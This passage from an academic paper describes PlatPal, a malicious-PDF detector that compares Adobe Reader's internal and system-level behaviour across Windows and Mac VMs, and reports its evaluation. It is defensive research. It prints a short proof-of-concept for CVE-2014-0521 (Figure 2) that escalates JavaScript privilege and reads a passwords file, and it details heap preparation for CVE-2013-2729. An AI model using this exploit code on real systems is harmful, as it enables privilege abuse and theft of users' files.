Parser reliance. Since a document consists of both data (e.g., text) and executable (e.g., script) components, a common pattern is to first extract the executable components and further examine them with either static or dynamic analysis. To this end, a parser that is capable of parsing PDF documents the same way as AAR does is generally assumed. As shown in Table 1, all but three methods use either open-sourced or their home-grown parsers and assume their capability. However, Carmony *et al*. [11] shows that these parsers are typically incomplete and have oversimplified assumptions in regard to where JavaScript can be embedded, therefore, *parser confusion attacks* can be launched to easily evade their detection.

Machine learning reliance. Machine learning techniques are heavily used in maldoc detection, especially in static analysis, because of their ability in classification/clustering without prior knowledge of the pattern. As shown in Table 1, seven out of 13 methods use machine learning to differentiate benign and malicious documents, while another four methods can also be converted to use machine learning for heuristics mining. However, recently proposed adversarial machine learning techniques [20, 42, 65] raise serious doubts about the effectiveness of classifiers based on superficial features in the presence of adversaries. For example, Xu *et al*. [65] is capable of automatically producing evasive maldoc variants without knowledge about the classifier, in a way similar to genetic programming.

Structural/behavioral discrepancy. An implicit assumption in the surveyed methods is that structural/behavioral discrepancies exist between benign and malicious documents and such discrepancies can be observed. Since the document must follow a public format specification, commonalities (structural or behavioral) are expected in benign documents. If a document deviates largely from the specification or the common patterns of benign samples, it is more likely to be a malicious document. However, such an assumption is challenged by the Mimicus [53] and reverse mimicry [35] attacks in a way that a maldoc can systematically evades detection if an attacker knows the patterns used to distinguish benign and malicious documents. In addition, deriving the discrepancy patterns requires known malware samples. Therefore, all but one methods in Table 1 require known malware samples either to learn patterns automatically or to manually define patterns based on heuristics, expectations, or experience. This restricts their capabilities in detecting zero-day attacks where no prior knowledge can be obtained.

Full dynamic analysis. It is worth noting that only one dynamic detection method performs analysis on the entire file; instead, the rest of the methods perform analysis on the extracted JavaScript code only. This is in contrast with traditional sandboxed malware analysis such as Cuckoo [44] or CWSandbox [63], which executes the malware and examines its behavior and influence on the host operating system during runtime. One reason could be because the maldoc runs on top of AAR, which itself is a complex software and leaves a large footprint on the host system. The traces of maldoc execution are hidden in the large footprint, making analysis much harder.

Motivation. The development of PLATPAL is motivated by the above-mentioned problems in maldoc detection research. We design PLATPAL to: 1) share the same view of the document as the intended interpreter (i.e., AAR in this paper); 2) use simple heuristics that do not rely on machine learning; 3) detect zero-day attacks without prior knowledge; 4) capture the maldoc's influence on the host system; and 5) be complementary to the surveyed techniques to further raise the bar for maldoc attackers.

3 Platform Diversity

This section focuses on understanding why platform diversity can be an effective approach in detecting maldoc

attacks. We first present a motivating example and then list the identified factors that are important in launching attacks, but are different on Windows and Mac platforms. We further show how to use them to thwart attackers and concretize it with four case studies. We end by discussing platform-detection techniques that a maldoc can use and the precautions PLATPAL should take.

3.1 A Motivating Example

In December 2012, researchers published a public proof-of-concept exploit for AAR [37]. This exploit attacks a heap overflow vulnerability found in the PDF parser module when parsing an embedded BMP RLE encoded image (CVE-2013-2729). By simply opening the maldoc, the AAR instance on Windows platform (including Windows 7, 8 and 10) is compromised and the attacker can run arbitrary code with the privileges of the compromised process. During our experiment, we ran this exploit on the Windows version of AAR 10.1.4 and reproduced the attack. However, when we opened the same sample with the Mac version of AAR 10.1.4, the attack failed and no malicious activities were observed.

In fact, in the malware history, Windows has drawn more attraction from attackers than Mac, and the same applies to maldocs. The Windows platform tends to be more profitable because of its market share, especially with enterprise users [38], who heavily use and exchange PDF documents. Therefore, it is reasonable to expect that the majority of maldocs target primarily the Windows platform, as cross-platform exploits are much harder to develop due to the factors discussed later.

The mindset of maldoc attackers and the discrepancy in reacting to malicious payload among different platforms inspire us to use platform diversity as the heuristic for maldoc detection: a benign document "behaves" the same when opened on different platforms while a maldoc could have different "behaviors" when launching exploits on different platforms. In other words, cross-platform support, the power used to make the PDF format and AAR popular, can now be used to defend against maldoc attacks.

3.2 Diversified Factors

We identified eight factors related to launching maldoc attacks but are implemented differently on Windows and Mac platforms.

Syscall semantics. Both syscall numbers and the register set used to hold syscall parameters are different between Windows and Mac platforms. In particular, file, socket, memory, process, and executable operations all have non-overlapping syscall semantics. Therefore, crafting shellcode that executes meaningfully on both platforms is extremely difficult in practice.

Calling conventions. Besides syscalls, the calling convention (i.e., argument passing registers) for userspace function differs, too. While Windows platforms use `rcx`, `rdx`, and `r8` to hold the first three parameters, Mac platforms use `rdi`, `rsi`, and `rdx`. This makes ROP-like attacks almost impossible, as the gadgets to construct these attacks are completely different.

Library dependencies. The different sets of libraries loaded by AAR block two types of exploits: 1) exploits that depend on the existence of vulnerabilities in the loaded libraries, e.g., graphics libraries, font manager, or `libc`, as they are all implemented differently on Windows and Mac platforms; and 2) exploits that depend on the existence of certain functions in the loaded libraries, e.g., `LoadLibraryA`, or `dlopen`.

Memory layout. The offset from the attack point (e.g., the address of the overflowed buffer or the integer value controlled by an attacker) to the target point, be it a return address, GOT/PLT entry, vtable entry, or even control data, is unlikely to be the same across platforms. In other words, directing control-flow over to the sprayed code can often be blocked by the discrepancies in memory layouts across platforms.

Heap management. Given the wide deployment of ASLR and DEP, a successful heap buffer overflow usually leads first to heap metadata corruption and later exploits the heap management algorithm to obtain access to control data (e.g., vtable). However, heap management techniques are fundamentally different between Windows and Mac platforms. Therefore, the tricks to corrupt metadata structures maintained by `segment heap` [67] (Windows allocator) will not work in the `magazine malloc` [5] (Mac allocator) case and vice versa.

Executable format. While Windows platforms generally recognize COM, NE, and PE formats, Mac platforms recognize only the Mach-O format. Therefore, maldocs that attempt to load an executable after exploitation will fail. Although "fat binaries" that can run on multiple CPU architectures exist, we are not aware of an executable format (or any wrapper tools) that is capable of running on multiple platforms.

Filesystem semantics. Windows uses backslashes (`\`) as path separators, while Mac uses forward slashes (`/`). In addition, Windows has a prefixed drive letter (e.g., `C:\`) while Mac has a mount point (e.g., the root `/`). Therefore, hard-coded path names, regardless of whether they are in JavaScript or attacker-controlled shellcode, will break on at least one platform. Dynamically generated filenames rely on the fact that certain files exist at a given path, which is unlikely to hold true across platforms.

Expected programs/services. This is heavily relied upon by the dropper or phishing type of maldocs, for example, dropping a malformed MS Office document

that exploits MS Office bugs, or redirecting the user to a malicious website that attacks the Internet Explorer browser. As Mac platforms are not expected to have these programs, such attacks will fail on Mac platforms.

3.3 Attack Categorization

As shown in Figure 1, a typical maldoc attack consists of three steps: 1) finding vulnerabilities, 2) exploiting them to inject attacker-controlled program logic, and 3) profiting by performing malicious activities such as stealing information, dropping backdoors, C&C, etc. The identified diversity factors in §3.2 can help detect maldocs at different stages.

In terms of finding vulnerabilities, exploiting vulnerabilities on platform-specific components can obviously be detected by PLATPAL, as the vulnerable components do not exist on the other platform.

The exploitation techniques can be divided into two subcategories, based on whether an attack exploits memory errors (e.g., buffer overflow, integer overflow, etc) to hijack control-flow or exploits logic bugs (e.g., JavaScript API design flaws).

Memory-error based control-flow hijacking puts a high requirement on the memory content during exploitation. For example, ROP attacks, which are commonly found in maldoc samples, require specific gadgets and precise information on where to find them in order to make powerful attacks. However, these gadgets and their addresses in memory can be easily distorted by the discrepancies in loaded libraries and memory layouts.

On the other hand, exploiting features that are naturally cross-platform supported, e.g., JavaScript hidden API attacks or abusing the structure of PDF document to obfuscate malicious payload, are not subject to the intricacies of runtime memory contents and are more likely to succeed.

Finally, even if an attacker succeeds in the first two steps, the attack can be detected while the maldoc is performing malicious activities, such as executing a syscall, loading a PE-format executable on Mac platforms, or accessing a file that exists only on Windows platforms.

3.4 Case Studies

We use representative examples to show how platform diversity can be used to detect maldoc attacks in each step shown in Figure 1.

Platform-specific bug. One source of platform-specific bugs comes from system libraries that are used by AAR. An example is CVE-2015-2426, an integer overflow bug in the Windows Adobe Type Manager Library. A detailed study can be found at [28]. In this case, opening the maldoc sample on Windows platforms will trigger the exploitation, while nothing will happen when opening it on Mac platforms. In other words, maldocs that exploit bugs in dependent libraries will surely fail on other platforms.

Another source of bugs comes from the AAR implementation itself, and we also found a few cases where the implementation of the same function can be vulnerable on one platform but safe on the other. For example, CVE-2016-4119 is a use-after-free vulnerability in the `zlib` deflating algorithm used by AAR to decompress embedded images [30]. The Mac version of AAR is able to walk through the document and exit gracefully, while AAR on Windows crashes during the rendering stage. A closer look at their execution shows that the decoded image objects are different on these platforms.

Memory error. Due to the deployment of ASLR and DEP in modern operating systems, direct shellcode injection cannot succeed. As a result, attackers exploiting memory errors generally require some form of heap preparation to obtain read/write accesses to control data, and the most common target we observed is vtable.

In the case of [37], the maldoc sample exploits CVE-2013-2729, an integer overflow bug in AAR itself, to prepare the heap to obtain access to a vtable associated with an image object. In particular, it starts by allocating 1000 consecutive memory chunks, each of 300 bytes, a value carefully selected to match the size of the vtable, and subsequently free one in every 10 chunks to create a few holes. It then uses a malformed BMP image of 300 bytes to trigger the integer overflow bug and manages to override the heap metadata, which resides in an attacker-controlled slot (although the attacker does not know which slot before hand). The malformed BMP image is freed from memory, but what is actually freed is the attacker-controlled slot, because of the heap metadata corruption. Later, when the struct containing a vtable is allocated in the same slot (almost guaranteed because of heap defragmentation), the attacker gains access and hijacks control-flow by overriding vtable entries.

However, this carefully constructed attack has two assumptions, which do not hold across platforms: 1) the size of the vtable on Windows and Mac platforms is different; and 2) the heap object metadata structures are different. As a result, overriding the heap metadata on Mac platform yields no observable behaviors.

Logic bugs. Another common attack vector of AAR is the logic bugs, especially JavaScript API design flaws. Unlike attacks that exploit memory errors, JavaScript API attacks generally require neither heap constructions nor ROP-style operations. Instead, they can be launched with as little as 19 lines of JavaScript code, as shown in Figure 2. Gorenc *et al.* [22] further extends this technique to complete remote code execution attacks by abusing hidden JavaScript APIs.




Figure 1: Using platform diversity to detect maldocs throughout the attack cycle. *Italic texts* near × refers to the factors identified in §3.2 that can be used to detect such attacks. A dash line means that certain attacks might survive after the detection.

```
1  var t = {};
2  t.__defineSetter__('doc', app.beginPriv);
3  t.__defineSetter__('user', app.trustedFunction);
4  t.__defineSetter__('settings', function() { throw 1; });
5  t.__proto__ = app;
6  try {
7    DynamicAnnotStore.call(t, null, f);
8  } catch(e) {}
9
10 f();
11 function f() {
12   app.beginPriv();
13   var file = '/c/notes/passwords.txt';
14   var secret = util.stringFromStream(
15       util.readFileIntoStream(file, 0)
16       );
17   app.alert(secret);
18   app.endPriv();
19 }
```

Figure 2: CVE-2014-0521 proof-of-concept exploitation

Besides being simple to construct, these attacks are generally available on both Windows and Mac platforms because of the cross-platform support of the JavaScript. Therefore, the key to detecting these attacks via platform diversity is to leverage differences system components such as filesystem semantics, expected installed programs, etc., and search for execution divergences when they are performing malicious activities. For example, line 15 will fail on Mac platforms in the example of Figure 2, as such a file path does not exist on Mac.

3.5 Platform-aware Exploitation

Given the difficulties of launching maldoc attacks on different platforms with the same payload, what an attacker can do is to first detect which platform the maldoc is running on through explicit or implicit channels and then launch attacks with platform-specific payload.

In particular, the Adobe JavaScript API contains publicly accessible functions and object fields that could return different values when executed on different platforms. For example, `app.platform` returns `WIN` and `MAC` on respective platforms. `Doc.path` returns file path to the document opened, which can be used to check whether the document is opened on Windows or Mac by testing whether the returned path is prefixed with `/c/`.

Another way to launch platform-aware attacks is to embed exploits on two platform-specific vulnerabilities, each targeting one platform. In this way, regardless of on which platform the maldoc is opened, one exploit will be triggered and malicious activities can occur.

In fact, although platform-aware maldocs are rare in our sample collection, PLATPAL must be aware of these attack methods and exercises precautions to detect them. In particular, the possibility that an attacker can probe the platform first before launching the exploit implies that merely comparing external behaviors (e.g., filesystem operations or network activities) might not be sufficient as the same external behaviors might be due to the result of different attacks. Without tracing the internal PDF processing, maldocs can easily evade PLATPAL's detection using platform-specific exploits, for example, by carrying multiple ROP payloads and dynamically deciding which payload to use based on the return value of `app.platform`, or even generating ROP payload dynamically using techniques like JIT-ROP [49].

However, we do acknowledge that, given the complexity of the PDF specification, PLATPAL does not enumerate all possible platform-probing techniques. Therefore, PLATPAL could potentially be evaded through implicit channels we have not discovered (e.g., timing side-channel).

3.6 Platform-agnostic Exploitation

We also identified several techniques that can help "neutralize" the uncertainties caused by platform diversity, including but not limited to heap feng-shui, heap spray, and polyglot shellcode.

Heap feng-shui. By making consecutive heap allocations and de-allocations of carefully selected sizes, an attacker can systematically manipulate the layout of the heap and predict the address of the next allocation or

de-allocation [51]. This increases the chance of obtaining access to critical data such as vtables even without knowing every detail of the system memory allocator.

Heap spray and NOP sled. By repeatedly allocating the attack payload and NOP sled in heap [13], an attacker is alleviated from using precise memory locations for control-flow hijacking; instead, an attacker only needs to ensure that control-flow is redirected to the sprayed area.

Ployglot shellcode trampoline. Although not seen in the wild, it is possible to construct OS-agnostic shellcode in a similar manner as CPU architecture-agnostic shellcode [17, 64]. The key idea is to find operations that are meaningful in one platform and NOP on the other and use these operations to jump to different code for platform-specific activities.

Although these operations can succeed on both platforms, attacks using these techniques can still be detected by platform diversity. This is because these operations have to be paired with other procedures to complete an end-to-end attack. For example, heap manipulation can succeed but the resulting memory layout might not be suitable for both platforms to land the critical data in attacker-controlled memory because of the discrepancies in heap management, while ployglot shellcode trampolines can run without crashing AAR, but the attack can still be detected by the malicious activities performed.

4 The PlatPal Approach

This section presents the challenges and their solutions in designing PlatPal that harvests platform diversity for maldoc detection.

4.1 Dual-level Tracing

Although the platform diversity heuristic sounds intuitive, two natural questions arise: 1) What "behaviors" could be potentially different across different platforms? and 2) How can they be universally traced and compared?

To answer the first question, "behaviors" must satisfy two requirements: 1) they are available and do not change across platforms and 2) they are the same for benign documents and could be different for maldocs. To this end, we identified two sets of "behaviors" that match these requirements: AAR's internal PDF processing functions (*internal behaviors*) and external impact on the host system while executing the document (*external behaviors*).

For *internal behaviors*, in AAR, PDF documents pass through the PDF processing functions in a deterministic order and trigger pre-defined callbacks sequentially. For example, a callback is issued when an object is resembled or rendered. When comparing execution across platforms, for a benign document, both function execution order and results are the same because of the cross-platform support of AAR, while for a maldoc, the execution trace could be different at many places, depending on how the attack is carried out.

In terms of *external behaviors*, because of the cross-platform nature of PDF specifications, if some legitimate actions impact the host system in one platform, it is expected that the same actions will be shown when opening the document on the other platform. For example, if a benign document connects to a remote host (e.g., for content downloading or form submission), the same behavior is expected on other platforms. However, if the Internet connection is triggered only upon successful exploitation, it will not be shown on the failing platform.

The architecture of PlatPal is described in Figure 3. PlatPal traces both internal and external behaviors, and we argue that tracing both types of behaviors is necessary. Tracing external behaviors is crucial to catch the behavioral discrepancy after a successful exploitation, i.e., the malicious activity step in Figure 1. For example, after a successful JavaScript hidden API attack [22], the attacker might want to execute shellcode, which will fail on Mac because of discrepancies in syscall semantics. The internal behaviors, however, all show the same thing: execution of JavaScript code stops at the same place.

The most compelling reason to have an internal behavior tracer is to defeat platform probing attempts, without which PlatPal can be easily evaded by launching platform-aware attacks, as described in §3.5. Another reason to trace internal behaviors is to provide some insights on which AAR component is exploited or where the attack occurs, which helps the analysis of maldoc samples, especially for proof-of-concept (PoC) samples that simply crash AAR without any external activities.

4.2 Internal PDF Processing

PlatPal's internal behavior tracer closely follows how AAR processes PDF documents. PDF processing inside AAR can be divided into two stages.

In the *parsing* stage, the underlying document is opened and the header is scanned to quickly locate the trailer and cross reference table (XRT). Upon locating the XRT, basic elements of the PDF document, called COS objects, are enumerated and parsed. Note that COS objects are only data with a type label (e.g., integer, string, keyword, array, dictionary, or stream). One or more COS objects are then assembled into PDF-specific components such as text, image, font, form, page, JavaScript code, etc. according to AAR's interpretation of PDF specifications. The hierarchical structure (e.g., which texts appear in a particular page) of the PDF document is also constructed along this process. The output, called PD tree, is then passed to the rendering engine for display.




Figure 3: PLATPAL architecture. The suspicious file is submitted to two VMs with different platforms. During execution, both internal and external behaviors are traced and compared. Divergence in any behavior is considered a malicious signal.

The *drawing* stage starts by performing `OpenActions` specified by the document, if any. Almost all maldocs will register anything that could trigger their malicious payload in `OpenActions` for immediate exploitation upon document open. Subsequent drawing activities depend on user's inputs, such as scrolling down to the next page triggers the rendering of that page. Therefore, in this stage, PLATPAL not only hooks the functions but also actively drives the document rendering component by component. Note that displaying content to screen is a platform-dependent procedure and hence, will not be hooked by PLATPAL, but the callbacks (e.g., an object is rendered) are platform-independent and will be traced.

In addition, for AAR, when the rendering engine performs a JavaScript action or draws a JavaScript-embedded form, the whole block of JavaScript code is executed. However, this also enables the platform detection attempts described in §3.5 and an easy escape of PLATPAL's detection. To avoid this, PLATPAL is designed to suppress the automatic block execution of JavaScript code. Instead, the code is tokenized to a series of statements that are executed one by one, and the results from each execution are recorded and subsequently compared. If the statement calls a user-defined function, that function is also executed step-wise.

Following is a summary of recorded traces at each step:

COS object parsing: PLATPAL outputs the parsing results of COS objects (both type and content).

PD tree construction: PLATPAL outputs every PD component with type and hierarchical position in the PD tree.

Script execution: PLATPAL outputs every executed statement and the corresponding result.

Other actions: PLATPAL outputs every callback triggered during the execution of this action, such as change of page views or visited URLs.

Element rendering: PLATPAL outputs every callback triggered during the rendering of the PDF element.

4.3 External System Impact

As syscalls are the main mechanisms for a program to interact with the host platform, PLATPAL hooks syscalls and records both arguments and return values in order to capture the impact of executing a maldoc on the host system. However, for PLATPAL, a unique problem arises when comparing syscalls across platforms, as the syscall semantics on Windows and Mac are drastically different.

To ease the comparison of external behaviors across platforms, PLATPAL abstracts the high-level activities from the raw syscall dumps. In particular, PLATPAL is interested in three categories of activities:

Filesystem operations: including files opened/created during the execution of the document, as well as file deletions, renames, linkings, etc.

Network activities: including domain, IP address, and port of the remote socket.

External executable launches: including execution of any programs after opening the document.

Besides behaviors constructed from syscall trace, PLATPAL additionally monitors whether AAR exits gracefully or crashes during the opening of the document. We (empirically) believe that many typical malware activities such as stealing information, C&C, dropping backdoors, etc, can be captured in these high-level behavior abstractions. This practice also aligns with many automated malware analysis tools like Cuckoo [44] and CWSandbox [63], which also automatically generate a summary that sorts and organizes the behaviors of malware into a few categories. However, unlike these dynamic malware analysis tools that infer maliciousness of the sample based on the sequence or hierarchy of these activities, the only indication of maliciousness for PLATPAL is that the set of captured activities differs across platforms. Another difference is that the summary generated by Cuckoo and CWSandbox usually requires manual interpretation to

judge maliciousness, while the summary from PlatPal requires no human effort in comparing behaviors across platforms.

5 Implementation

PlatPal consists of three components: 1) an internal behavior tracer in the form of AAR plugin; 2) an external behavior tracer in the form of syscall tracer; and 3) a sandboxed environment for dynamic document examination based on VMware. We prototype PlatPal to work on recent Windows (versions 7, 8 and 10) and Mac (versions Yosemite, El Capitan, and Sierra) platforms, and is compatible with all AAR versions from Adobe Reader X 10.0 to the latest version of Adobe Acrobat DC.

5.1 Internal Behavior Tracer

Given that AAR is closed-source software, it is not viable to hook AAR's PDF processing functions through source code instrumentation. Initially, we used dynamic binary instrumentation tools (i.e., Intel Pin [32] and DynamoRio [7]) to hook the execution of AAR and examine function calls at runtime. However, such an approach has two significant drawbacks: 1) These tools introduce a 16-20 times slowdown, which is not tolerable for practical maldoc detection. For example, executing a two-page document could take up to five minutes, and sometimes is even halted by the system; 2) The PDF processing logic is hidden in over 15000 functions (latest version of AAR) with no name or symbol information. It is difficult if not impossible to identify the critical functions as well as to construct the whole cycle.

To this end, PlatPal chooses to develop an AAR plugin as the internal behavior tracer. The AAR plugin technology [3] is designed to extend AAR with more functionalities such as database interaction, online collaboration, etc. The compiled plugin takes the form of a loadable DLL on Windows and an app bundle on Mac, which is loaded by AAR upon initialization and has significant control over AAR at runtime. The AAR plugin provides a few nice features that suit PlatPal's needs: 1) Its cross-platform support abstracts the platform-specific operations to a higher level; 2) It uses the internal logic of AAR in PDF processing and summarizes the logic into 782 functions and callbacks (nicely categorized and labeled), which enables PlatPal to both passively monitor the execution of these functions and actively drive the document, including executing JavaScript code and rendering elements; 3) It is stable across AAR versions (only two functions are added since version 10, which are not used by PlatPal); 4) Since the AAR plugin is in the form of a loadable module, it shortens the total document analysis time to an average of 24 seconds.

In recording behaviors discussed in §4.2, the COS objects and PD hierarchical information are extracted using the enumeration methods provided by the `CosDoc`, `PDDoc`, and `PDF_Consultant` classes. JavaScript code is first tokenized by a lexer adapted from `SpiderMonkey` and executed statement-by-statement with `AFExecuteThisScript` method from `AcroForm` class. The rest of the PDF-supported actions are launched with the `AVDocPerformAction` method. The PDF processing functions exposed to the AAR plugin can be hooked by the simple JMP-Trampoline hot-patching technique as summarized in [6].

5.2 External Behavior Tracer

As illustrated in §4.3, PlatPal's external behavior tracer records syscall arguments and return values during document execution. On Windows, the tracer is implemented based on `NtTrace` [41]; on Mac, the tracer is a `Dscript` utilizing the `DTrace` [9] mechanism available on BSD systems. Both techniques are mature on respective platforms and incur small execution overhead: 15% to 35% compared to launching AAR without the tracer attached, which helps to control the total execution time per document. Constructing the high-level behaviors is performed in a similar manner as Cuckoo guest agent [44].

In PlatPal, syscall tracing starts only after the document is opened by AAR. The AAR initialization process is not traced (as AAR itself is not a malware) and PlatPal is free of the messy filesystem activities (e.g., loading libraries, initializing directory structures, etc) during the start-up, leaving the execution trace in a very short and clean state. In fact, a benign document typically has around 20 entries of filesystem traces and no network activities or external program launches. AAR uses a single thread for loading and parsing the document and spawns one helper thread during document rendering. Syscalls of both threads are traced and compared.

To compare file paths, PlatPal further aggregates and labels filesystem operation traces into a few categories that have mappings on both platforms, including AAR program logic, AAR support file, AAR working caches, system library/framework dependencies, system fonts, and temporary files. Files outside these labels will go to the unknown category and will be compared based on filenames.

5.3 Automated Execution Sandbox

For PlatPal, the purpose of having an automated execution sandbox is twofold: 1) to confine the malicious activities within a proper boundary and 2) to provide a clean execution environment for each document examination that is free from side effects by prior executions.

The virtual machine (VM) is initialized with a clean-slate operating system and subsequently provisioned with the necessary tools and settings, including AAR, the plugin, and the syscall tracer. The memory and disk snapshot is taken after the provision, and each subsequent document execution restores the states from this snapshot. PLATPAL uses VMware for the management of VMs and snapshots.

Workflow. PLATPAL can be started like `PlatPal <file-to-check>`. After that, PLATPAL populates a Windows VM and a Mac VM and restores the memory and disk snapshots. The suspicious document is then uploaded to these VMs and AAR is started with the syscall tracer attached. After AAR is done with initialization, the control is transferred to the plugin (internal tracer), which opens the document for examination. After the examination finishes (or AAR crashes), logs from internal and external tracing are pulled from the respective VMs and compared on the host. PLATPAL reports whether discrepancies are detected among these logs.

6 Evaluation

In this section, we validate the fundamental assumption of PLATPAL: benign documents behave the same when opened across different platforms, while maldocs behave differently when doing exploitation on different platforms. We also evaluate PLATPAL's performance in terms of total time taken to finish a complete analysis.

Experiment setup. The experiments were conducted on a MacBook Pro (2016 model) with Intel Core i7 2.9GHz CPU and 16GB RAM running macOS Sierra. One VM is provisioned with Windows 7 Professional SP1 and the other VM is provisioned with OSX Yosemite 10.10.1. Each VM is further provisioned with 6 different versions of AAR instances[1] listed in Table 2. Each document sample is forced to be closed after one minute execution.

6.1 Benign Samples

The benign sample set consists of three parts: 1000 samples are collected by searching Google with file type PDF and no keywords. However, a majority of these samples do not use features that are typically exploited by maldocs. For example, only 28 files contain embedded fonts and 6 files contain JavaScript code. Therefore, we further collected 30 samples from PDF learning sites[2] that use advanced features in the PDF standard, including embedded JavaScript (26 samples), AcroForm (17), self-defined font (6), and 3D objects (2). All of the samples are submitted to VirusTotal and scanned by 48 AV products and none of them are flagged as malicious by any of the AV engine.

The samples are submitted to PLATPAL for analysis. In particular, each document is opened by all six versions of AAR instances on both platforms. This is to empirically verify that all AAR reader instances do not introduce non-determinism during the document executions. Pairwise behavior comparison is conducted per AAR version and no discrepancy is observed, for any AAR version tested. More importantly, the experiment results support the first part of PLATPAL's assumption: benign documents behave the same across platforms.

6.2 Maldoc Detection

The maldoc samples are all collected from VirusTotal. In particular, we collected samples with identified CVE numbers (i.e., the sample exploits a particular CVE) [3] as of Dec. 31, 2016. As a prototype, we restrict the scope by analyzing CVEs published after 2013 and further filter the samples that are obviously mislabeled (e.g., a 2011 sample exploiting a 2016 CVE) or of wrong types (e.g., a zip file or an image file) and obtained a 320-sample dataset.

The samples are submitted to PLATPAL for analysis. In addition, we select the AAR versions that are most popular based on the time when the CVE was published. In other words, each exploit is a zero-day attack to the AAR version tested. The per-CVE detection results are presented in Table 2 and the breakdown in terms of which behavior factor causes the discrepancy is listed in Table 3.

Interpretation. For any sample submitted to PLATPAL, only three outcomes are possible:

1) *Malicious*: At least one behavioral discrepancy is observed, including the case in which AAR crashes on both platforms but the internal behavior is different, i.e., they crash at different PDF processing stages.

2) *Suspicious*: AAR crashes on both platforms but no difference is observed in internal behaviors. Given that a benign document has no reason to crash AAR, PLATPAL considers these samples as suspicious.

3) *Benign*: No behavioral discrepancy can be observed and AAR exits gracefully on both platforms.

Overall result. Out of 320 samples, PLATPAL detected 209 (65.3%) *malicious* samples, 34 (10.6%) *suspicious* samples, and 77 (24.1%) *benign* samples.

Suspicious samples. Among the 34 suspicious samples, we are able to confirm that 16 are PoC samples, including 7 released on Exploit-DB [19], 3 in public blogs, and 6 inferred by their original filenames recorded by VirusTotal. These samples are likely obtained by fuzzing and upon

[1] Previous versions of AAR can be obtained from ftp://ftp.adobe.com/pub/adobe/reader

[2] The samples are mainly obtained from http://www.pdfscripting.com and http://www.planetpdf.com/

[3] VirusTotal labels a sample with CVE number as long as one of the hosted AV products flag the sample with the CVE label.

CVE	AAR Version	Num. Samples	Result	
			Both crash	Divergence
2016-6946	DC.16.45	51	8	40
2016-4204	DC.16.45	78	7	37
2016-4119	DC.10.60	1	0	1
2016-1091	DC.10.60	63	6	31
2016-1077	DC.10.60	1	0	1
2016-1046	DC.10.60	4	0	4
2015-5097	11.0.10	4	0	4
2015-2426	11.0.10	14	6	8
2015-0090	11.0.10	1	0	1
2014-0521	11.0.00	2	0	2
2014-0495	11.0.00	2	0	2
2013-3353	10.1.4	16	4	10
2013-3346	10.1.4	7	0	7
2013-2729	10.1.4	23	3	19
2013-0640	10.1.0	30	0	22
2013-0641	10.1.0	23	0	20
Total		320	34	209

Table 2: PLATPAL maldoc detection results grouped by CVE number. *Both crash* means AAR crashes on both platforms while executing the maldoc sample with no divergence on internal behaviors; *Divergence* means at least one behavioral discrepancy (either internal or external) is observed.

execution, will simply crash AAR. We expect it to apply to the rest of the suspicious samples as well.

Benign samples. We identified several reasons for the failed detection of these samples.

1) The maldoc targets old and specific AAR versions. Although a majority of maldoc samples exploit a wide range of AAR versions, we do find samples that target old AAR versions only, i.e., 9.X and 8.X, including 8 CVE-2013-0640 samples, 3 CVE-2013-0641 samples, and 1 CVE-2013-2729 sample. We also found that 13 CVE-2016-4204 samples and 10 CVE-2016-1091 samples seems to be exploiting AAR version 11.0.X and the exploits do not work on the AAR DC version used in the experiment. This is based on manual inspection of the JavaScript dump from these samples.

In total, they account for 36 out of the 77 samples classified as benign. This is also shows the drawback of PLATPAL, being a dynamic analysis approach, it requires proper setup of the execution environment to entice the malicious behaviors.

2) The maldoc sample could be mis-classified by AV vendor on VirusTotal. This could be true for 11 CVE-2016-4204 and 8 CVE-2016-1091 samples, as out of the 48 AV products hosted on VirusTotal, only one AV vendor flags them as malicious. In total, this accounts for 19 out of the 77 samples classified as benign.

3) The maldoc does not perform malicious activity. Not all malicious activities in the maldoc can be triggered. In particular, we observed two CVE-2013-3353 samples attempted to connect to a C&C server in JavaScript but did nothing afterwards because of the lack of responses, which results in no divergences in execution trace.

In the end, for the rest of the samples classified as benign (20 in total), we are unable to confirm a reason why no behavioral discrepancies are observed. It could be because of any of the aforementioned reasons (but we are unable to confirm) and we do not preclude the possibility that some samples could evade PLATPAL's detection. Given the scope and flexibility of PDF specification, it is possible that PLATPAL needs to hook more functions (e.g., per glyph to host encoding transformation performed a font) to capture finer-grained internal behaviors.

Behavior effectiveness. Table 3 also shows the effectiveness of various behaviors in detecting maldocs.

1) By the first row, it is possible to have only external behavior divergences, while internal behaviors are the same (e.g., due to pure JavaScript attacks). By the first column, it is also possible to have only internal behavior divergences, while external behaviors are the same (due to the powerful error-correction capability of AAR).

2) Crash/no crash is the most effective external indicator, as memory-error exploitation is the dominating technique for maldoc attacks among the samples. JavaScript execution is the most effective internal indicator, as almost all attacks involve JavaScript; even memory error exploits use it to prepare the heap.

Pinpointing attacks by internal tracer. One supplementary goal of the internal tracer is to provide insights on which AAR component is exploited or where the attack occurs given a maldoc sample. To evaluate how this goal is achieved, we performed a cross-check on where the internal behavior divergence occurs and the targeted AAR component of each CVE[4]. The result is shown in Table 4.

In four out of 7 cases, PLATPAL's internal tracer finds divergence during the invocation of the vulnerable components. In the CVE-2015-2426 case, since the vulnerable component is a font library, the divergence is first detected during the rendering process. In the CVE-2013-3346 case, the vulnerable component (ToolButton callback) is triggered through JavaScript code and hence, the first divergence occurs in the script engine. In the CVE-2013-2729 case, although the bug is in the parser component, the divergence is detected when the maldoc is playing heap feng-shui to arrange heap objects.

Resilience against automated maldoc generation. We test PLATPAL's resilience against state-of-the-art maldoc generation tool, EvadeML [65], which automatically produce evasive maldoc variants against ML-depended approaches in Table 1 given a malicious seed file. To do this, we selected 30 samples out of the 209 malicious samples which are also detected as malicious by PDFrate [46],

[4] Only CVEs which full details are publicly disclosed are considered

Internal Behavior	External Behavior						Total
	No difference	Both crash	One crash	Filesystem	Network	Executable	
No difference	77	34	0	6	3	0	120
COS object parsing	4	8	23	0	0	0	35
PD tree construction	0	0	2	4	2	0	8
JavaScript execution	5	5	47	18	12	4	91
Other actions	0	0	0	2	0	2	4
Element rendering	3	10	35	9	5	0	62
Total	89	57	107	39	22	6	320

Table 3: PLATPAL maldoc detection results grouped by the factor causing divergences. Note that for each sample, only one internal and one external factor is counted as the cause of divergence. E.g., if a sample crashes on Mac and does not crash on Windows, even their filesystem activities are different, it is counted in the crash/no crash category. The same rule applies to internal behaviors.

CVE	Targeted component	Divergence first occurs	Detects
2016-4119	Parser	Parser	Vuln. component
2016-1077	Parser	Parser	Vuln. component
2016-1046	Script engine	Script engine	Vuln. component
2015-2426	Library	Render	Exploit carrier
2014-0521	Script engine	Script engine	Vuln. component
2013-3346	Render	Script engine	Exploit carrier
2013-2729	Parser	Script engine	Exploit carrier

